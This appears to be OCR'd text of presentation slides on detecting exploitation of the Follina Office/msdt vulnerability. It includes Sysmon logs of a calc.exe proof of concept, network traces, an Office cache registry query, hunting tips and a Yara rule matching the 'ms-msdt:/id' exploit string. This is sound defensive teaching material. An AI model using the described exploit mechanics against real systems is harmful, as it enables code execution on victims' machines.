
- **Alert on sdiagnhost.exe creating new processes, particularly those that may represent exploitation**
  - → Processes indirectly invoked by msdt.exe are parented by sdiagnhost.exe




```
Process Create:
RuleName: -
UtcTime: 2022-05-30 01:31:24.251
ProcessGuid: {f6c555f8-1e6c-6294-0401-000000000900}
ProcessId: 7520
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\windows\system32\cmd.exe" /c calc.exe
CurrentDirectory: C:\Users\jake\AppData\Local\Temp\SDIAG_1bc7d4f5-dd67-4a3a-95c0-40d2d56722a8\
User: DESKTOP1\jake
LogonGuid: {f6c555f8-1ddd-6294-6436-0b0000000000}
LogonId: 0xB3664
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,IMPHASH=
272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {f6c555f8-1e6a-6294-fe00-000000000900}
ParentProcessId: 4544
ParentImage: C:\Windows\System32\sdiagnhost.exe
ParentCommandLine: C:\Windows\System32\sdiagnhost.exe -Embedding
ParentUser: DESKTOP1\jake
```

Detecting Successful Exploitation – Process Creation (sdiagnhost.exe)

- **Alert on sdiagnhost.exe creating new processes, particularly those that may represent exploitation**
  - → Processes indirectly invoked by msdt.exe are parented by sdiagnhost.exe




```
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\windows\system32\cmd.exe" /c calc.exe
CurrentDirectory: C:\Users\jake\AppData\Local\Temp\SDIAG_1bc7d4f5-dd67-4a3a-95c0-40d2d56722a8\
User: DESKTOP1\jake
```



```
ParentProcessGuid: {f6c555f8-1e6a-6294-fe00-000000000900}
ParentProcessId: 4544
ParentImage: C:\Windows\System32\sdiagnhost.exe
ParentCommandLine: C:\Windows\System32\sdiagnhost.exe -Embedding
ParentUser: DESKTOP1\jake
```

Detecting Successful Exploitation – Network Connection (WinWord.exe)


- **To trigger execution, Word must retrieve a linked document that redirects it to the ms-msdt protocol handler**
  - → Winword.exe regularly makes network connections, but usually only to Microsoft.com and Office.com domains
  - → This is probably why the original sample pointed to an "official" sounding domain (xmlformats[.]com)



Process Name	Source	Destination	Protocol Name	Description
WINWORD.EXE	192.168.134.128	www.malwarejake.com	TCP	TCP:Flags=......S., SrcPort=49728, DstPor
WINWORD.EXE	www.malwarejake.com	192.168.134.128	TCP	TCP:Flags=...A..S., SrcPort=HTTPS(443),
WINWORD.EXE	192.168.134.128	www.malwarejake.com	TCP	TCP:Flags=...A...., SrcPort=49728, DstPor
WINWORD.EXE	192.168.134.128	www.malwarejake.com	TLS	TLS:TLS Rec Layer-1 HandShake: Client Hel
WINWORD.EXE	www.malwarejake.com	192.168.134.128	TCP	TCP:Flags=...A...., SrcPort=HTTPS(443),
WINWORD.EXE	www.malwarejake.com	192.168.134.128	TLS	TLS:TLS Rec Layer-1 HandShake: Server He
WINWORD.EXE	www.malwarejake.com	192.168.134.128	TCP	TCP:[Continuation to #366]Flags=...AP...,
WINWORD.EXE	www.malwarejake.com	192.168.134.128	TLS	TLS:Continued Data: 1176 Bytes
WINWORD.EXE	192.168.134.128	www.malwarejake.com	TCP	TCP:Flags=...A...., SrcPort=49728, DstPor

Detecting Successful Exploitation – Network Connection (sdiagnhost.exe)

- **In some exploitation cases, a web request will be performed to download additional PowerShell code or tools**
  - These network requests will come from sdiagnhost.exe




Process Name	Source	Destination	Protocol Name	Description
sdiagnhost.exe	192.168.134.128	172.67.34.170	TCP	TCP:Flags=......S.,
sdiagnhost.exe	172.67.34.170	192.168.134.128	TCP	TCP:Flags=...A..S.,
sdiagnhost.exe	192.168.134.128	172.67.34.170	TCP	TCP:Flags=...A....,
sdiagnhost.exe	192.168.134.128	172.67.34.170	HTTP	HTTP:Request, GET /
sdiagnhost.exe	172.67.34.170	192.168.134.128	TCP	TCP:Flags=...A....,
sdiagnhost.exe	172.67.34.170	192.168.134.128	HTTP	HTTP:Response, HTT

Forensics / Hunting

To the Office Server Cache!

Detecting Successful Exploitation – Office Server Cache

- **Office has its own Internet cache that logs URLs contacted through Office**
  - Note that there may be legitimate situations where Office documents make web requests and cache is logged on a per-user basis (also note roaming profiles)
  - The presence of a URL only means it was contacted, not that it was used in an attack
- **To query:**
  - reg query "hkcu\software\microsoft\office\16.0\common\internet\server cache"




```
C:\Windows\system32>reg query "hkcu\software\microsoft\office\16.0\common\internet\server cache"

HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache
    Version    REG_DWORD    0x1

HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache\http://192.168.134.1/
HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache\http://192.168.134.1/poc.html/
HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache\http://192.168.134.1:8000
HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache\http://192.168.134.1:8000/
HKEY_CURRENT_USER\software\microsoft\office\16.0\common\internet\server cache\http://192.168.134.1:8000/poc.html/
```

Hunt Like Your Job Depends On It (It Might)

- **Given that exploitation has been occurring in the wild since at least April, it’s reasonable to assume that your network may have been impacted**

- **The msdt.exe process with the IT_BrowseForFile argument should be pretty low density in most environments**
  - Especially with the default 14 days of retention in so many EDR deployments
  - https://twitter.com/SBousseaden/status/1530900957298675712




Samir @SBousseaden · May 29

msdt.exe with **IT_BrowseForFile** in the cmdline should be rare but legit childs of sdiagnhost.exe (COM server that will execute what msdt.exe specify in the BrowserForFile arg) include some noisy lolbin

Yara Rules


- **There are some Yara rules for Follina, but context is everything**
  - → This rule from Joe Security works if you can monitor command line execution
  - → Do not expect this to work for Office document scanning
  - → https://joesecurity.org/resources/follina.yara



```
rule Follina
{
    meta:
        author = "Joe Security"
        reference = "https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e"
    strings:
        $msdt1 = "ms-msdt:/id" ascii wide nocase
        $parameter1 = "IT_RebrowseForFile" ascii wide nocase

    condition:
        all of them
}
```

Sigma Rules

